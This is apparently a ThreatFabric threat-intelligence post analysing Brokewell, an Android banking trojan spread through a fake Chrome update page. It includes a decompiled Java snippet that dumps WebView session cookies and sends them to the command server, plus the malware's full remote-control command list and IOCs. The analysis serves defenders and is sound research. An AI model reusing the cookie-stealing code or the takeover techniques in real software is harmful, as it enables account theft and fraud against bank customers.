Brokewell: do not go broke from new banking malware!

Published: 2024-10-01 · Archived: 2026-04-05 20:26:32 UTC

Introduction

Constant monitoring of the threat landscape allows us to spot new threats and actors early and take immediate action—evaluating the threat and preparing for it.

Our Threat Intelligence shows that device takeover capabilities remain crucial for any modern banking malware family, and new players entering the landscape are no exception. In most cases, remote access capabilities are built in from the start of the development cycle. Thus, it comes as no surprise that ThreatFabric analysts recently discovered a new mobile malware family, "Brokewell," with an extensive set of Device Takeover capabilities.


The analysis of the samples revealed that Brokewell poses a significant threat to the banking industry, providing attackers with remote access to all assets available through mobile banking. The Trojan appears to be in active development, with new commands added almost daily.

During our research, we discovered another dropper that bypasses Android 13+ restrictions. This dropper was developed by the same actor(s) and has been made publicly available, potentially impacting the threat landscape.


In this blog, we discuss Brokewell’s primary features that pose significant risks to financial institutions' customers and identify a new actor emerging in the mobile banking malware field.

Discovery - Browser Update?

Our analysts discovered a fake browser update page designed to install an Android application. At first glance, there was nothing unusual—posing as a browser update is a common method used by cybercriminals to lure victims into downloading and installing malware. This approach seems innocent (with a carefully crafted page promoting an update for a newer version of the software) and natural (as it occurs during normal browser use) to unsuspecting victims.




Legitimate page of Google Chrome



Fake page distributing Brokewell

However, our analysis revealed that the downloaded application is a previously unseen malware family with a wide range of capabilities. Moreover, a retrospective analysis showed prior campaigns by this malware family targeting a popular "buy now, pay later" financial service and an Austrian digital authentication application.



Brokewell - Well, Now You are Broke

Brokewell is a typical modern banking malware equipped with both data-stealing and remote-control capabilities built into the malware.


Stealing data: Monitoring Everything

Brokewell uses overlay attacks, a common technique for Android banking malware, where it overlays a bogus screen on a targeted application to capture user credentials. Additionally, Brokewell can steal cookies, another feature common in modern mobile banking malware. It does this by launching its own WebView, overriding the `onPageFinished` method, and loading the legitimate website. Once the victim completes the login process, Brokewell dumps the session cookies and sends them to the command and control (C2) server.

```
public final void onPageFinished(WebView webView0, String s) {
    new Thread(new Runnable() {
        @Override
        public final void run() {
            try {
                JSONObject dataToSend = new JSONObject();
                try {
                    dataToSend.put("routing", "/webv/dump-cookies");
                    dataToSend.put("apk_id", com.brkwl.upstracking.WebvInject.f.this.a);
                    dataToSend.put("mycks", CookieManager.getInstance().getCookie(s));
                    dataToSend.put("myurl", s);
                }
                catch (JSONException jSONException0) {
                    jSONException0.printStackTrace();
                }
                AccSrvc.encryptAndSendData(dataToSend.toString());
            }
            catch (Exception exception0) {
                exception0.printStackTrace();
            }
        }
    }).start();
}
```

Moreover, Brokewell is equipped with "accessibility logging," capturing every event happening on the device: touches, swipes, information displayed, text input, and applications opened. All actions are logged and sent to the command-and-control server, effectively stealing any confidential data displayed or entered on the compromised device.

It's important to highlight that, in this case, any application is at risk of data compromise: Brokewell logs every event, posing a threat to all applications installed on the device.



This piece of malware also supports a variety of "spyware" functionalities: it can collect information about the device, call history, geolocation, and record audio.

Device Takeover via Remote Control Capabilities

After stealing the credentials, the actors can initiate a Device Takeover attack using remote control capabilities. To achieve this, the malware performs screen streaming and provides the actor with a range of actions that can be executed on the controlled device, such as touches, swipes, and clicks on specified elements.

Below is the set of commands available for remote control:

Commands	**Description**
doClickElem	Performs a click on the specified element on the screen
doClickXY	Performs a click at the specified coordinates on the screen
doDrawXY	Draws a line between the specified coordinates
DoGlobalActionBack	Simulates “BACK” button click
DoGlobalActionHome	Simulates “HOME” button click

DoGlobalActionRecents	Simulates “RECENTS” button click
doScrollElem	Performs a scroll in the specified element
doStartProjection	Starts screen streaming
doStopProjection	Stops screen streaming
DoSwipeBottom	Performs a swipe down
DoSwipeLeft	Performs a swipe left
DoSwipeRight	Performs a swipe right
DoSwipeUp	Performs a swipe up
doSwipeXY	Performs a swipe between the specified coordinates
doTypingElem	Inputs specified text in specified text field
doWakeScreen	Wakes up the screen
simulateVIBRATE	Simulates vibration
zeroBRIGHTNESS	Sets brightness to 0
zeroVOLUME	Sets volume to 0

As can be seen from the commands, the actors have full control over the infected device, allowing them to perform actions on the victim's behalf. These capabilities might be further expanded in the future by automating specific actions to streamline the Device Takeover attack for the actors and potentially create a functional Automated Transfer System (ATS).


The full list of the commands supported by Brokewell is available in the Appendix.

New Actor in Mobile Malware Field

As part of our usual investigation, we sought additional threat intelligence to help identify the actor behind the threat. This often requires considerable effort and doesn't always yield results.

However, some actors don't try to conceal their identity: one of the servers used as a command and control (C2) point for Brokewell was also used to host a repository called "Brokewell Cyber Labs," created by "Baron Samedit."

This repository contains the source code for the "Brokewell Android Loader," another tool from the same developer designed to bypass Android 13+ restrictions on Accessibility Service for side-loaded applications. More details on these restrictions and other droppers discovered by ThreatFabric are available in one of our recent blogs.




We believe this will have a significant impact on the threat landscape. First, more actors will gain the capability to bypass Android 13+ restrictions, suggesting this could become a regular feature for most mobile malware families, similar to reading SMS messages.

Second, existing "Dropper-as-a-Service" offerings that currently provide this capability as a distinctive feature will likely either close their services or attempt to re-organize. This further lowers the entry barrier for cybercriminals looking to distribute mobile malware on modern devices, making it easier for more actors to enter the field.

Further analysis of the "Baron Samedit" profile reveals that they've been active for at least two years. However, the actor had previously provided tools to other cybercriminals to check stolen accounts from multiple services. With the introduction of the "Brokewell Android Loader" and its public availability, "Baron Samedit" has shifted to mobile malware, demonstrating the increasing interest of cybercriminals in this area.

Finally, many cybercriminals are trying to "professionalize" their illegal activities by creating landing pages for their "products," as seen in the case of the "Hadoken Security Group".

Below, you can see a screenshot of the landing page for "Brokewell Cyber Labs," where the actor advertises their products, including mobile threats and other offerings.



Conclusion

The discovery of a new malware family, Brokewell, which implements Device Takeover capabilities from scratch, highlights the ongoing demand for such capabilities among cyber criminals. These actors require this functionality to commit fraud directly on victims' devices, creating a significant challenge for fraud detection tools that heavily rely on device identification or device fingerprinting.

We anticipate further evolution of this malware family, as we've already observed almost daily updates to the malware. Brokewell will likely be promoted on underground channels as a rental service, attracting the interest of other cybercriminals and sparking new campaigns targeting different regions.

Malware families like Brokewell pose a significant risk for customers of financial institutions, leading to successful fraud cases that are hard to detect without proper fraud detection measures.

We believe that only a comprehensive, multi-layered fraud detection solution—based on a combination of indicators, including device, behavior, and identity risks for each customer—can effectively identify and prevent potential fraud from malware families like the newly discovered Brokewell.

Stay vigilant, stay informed, and stay ahead with ThreatFabric.

Appendix

IOCs

App name	Package name	SHA256
GoogIe Chrome	jcwAz.EpLIq.vcAZiUGZpK	d807070973bde0d85f260950dc764e46a0ba486f62da3e62f3b229ca3ea322f1
ID Austria	zRFxj.ieubP.lWZzwlluca	00d35cf5af2431179b24002b3a4c7fb115380ebda496d78849bf3d10055d8a88

Supported Commands

Commands	**Description**
doClickElem	Performs a click on the specified element on the screen
doClickXY	Performs a click at the specified coordinates on the screen
doDrawXY	Draws a line between the specified coordinates
DoGlobalActionBack	Simulates “BACK” button click
DoGlobalActionHome	Simulates “HOME” button click
DoGlobalActionRecents	Simulates “RECENTS” button click
doScrollElem	Performs a scroll in the specified element
doStartProjection	Starts screen streaming
doStopProjection	Stops screen streaming
DoSwipeBottom	Performs a swipe down

DoSwipeLeft	Performs a swipe left
DoSwipeRight	Performs a swipe right
DoSwipeUp	Performs a swipe up
doSwipeXY	Performs a swipe between the specified coordinates
doTypingElem	Inputs specified text in specified text field
doWakeScreen	Wakes up the screen
simulateVIBRATE	Simulates vibration
zeroBRIGHTNESS	Sets brightness to 0
zeroVOLUME	Sets volume to 0
AcsDumpCurrentNode	Collect data from current Accessibility Node
ClearInjectList	Clear targets configuration
DoGlobalActionDpadCenter	Triggers center key event directional pad
DoGlobalActionDpadDown	Triggers down key event directional pad
DoGlobalActionDpadLeft	Triggers left key event directional pad
DoGlobalActionDpadRight	Triggers right key event directional pad

DoGlobalActionDpadUp	Triggers up key event directional pad
DoGlobalActionLockScreen	Locks the screen
DoGlobalActionNotifications	Opens notifications
DoGlobalActionPWRdialog	Opens power dialog
DoGlobalActionSplitScreen	Opens split screen
DoGlobalActionTakeScreenshot	Performs screenshot via global action
DumpTelephonyInfo	Collects information about SIM cards: phone number, operator name, number of SIM cards
askLOCKPIN	Opens fake screen requesting PIN code
askPERMIT	Requests necessary permissions
checkIPexit	Retrieves IP address via external service
checkPERMIT	Checks status of requested permissions
doActivateAdminPermit	Requests activation of Device Admin
doCheckKeyguardState	Checks status of keyguard
doCustomShowOVLAY	Opens window with specified text
doDisabAggressiveReconnect	Increases timeout before next connect

doEnabAggressiveReconnect	Decreases timeout before next connect
doEnableUnknownSourceInstall	Opens unknown app sources setting
doFlipANTI_UNINSTALL	Changes self-defence setting to opposite (enables/disables)
doGetCallHistory	Collects call history
doGetGeoloc	Collects geolocation
doGetPKGINFO	Gets details of the malicious package
doGetRAMconsumed	Collects details about memory consumption
doHideFKLCRIcon	Hides other components (currently empty)
doHideIcon	Hides application icon
doINIT	Collects extensive data about the device hardware
doInstallPKG	Downloads and installs application
doOpenNotifSettings	Opens app notification settings
doPINAutoUnlockScreen	Automatically unlocks device with provided PIN
doPING	Sends “PONGGGGxxxx” response
doPhoneCall	Performs phone call

doRecordAudio	Starts audio recording for specified duration
doScreenshot	Takes screenshot with the help of Accessibility Service
doSelfDestroy	Uninstalls malware
doSelfUpdateAPK	Downloads and installs application with the same package name
doSendSMS	Sends SMS message
doSetAggressiveACSMASK	Sets malware to monitor all Accessibility events (“TYPE_ALL_MASK”)
doSetAssertiveACSMASK	Set malware to monitor only “TYPE_WINDOW_STATE_CHANGED” events
doStopAcsSrvc	Disables Accessibility Service
doUnHideFKLCRIcon	Enables other components (currently empty)
doUnHideIcon	Enables icon of the application
doUninstallPKG	Uninstalls specified package
getBattery	Gets battery status
getInstalledPackages	Collects installed applications
openCertainAPK	Opens specified application
openDeveloperOptions	Opens development settings if enabled

openWebvInject	Opens WebView with specified URL
runSHELL	Executes shell command
setC2addr	Updates C2 server address
setInjectList	Sets targets configuration
showNotif	Shows notification
showOVLAY	Shows window with text “*Android is updating... Please dont turn off device.*”

Source: https://www.threatfabric.com/blogs/brokewell-do-not-go-broke-by-new-banking-malware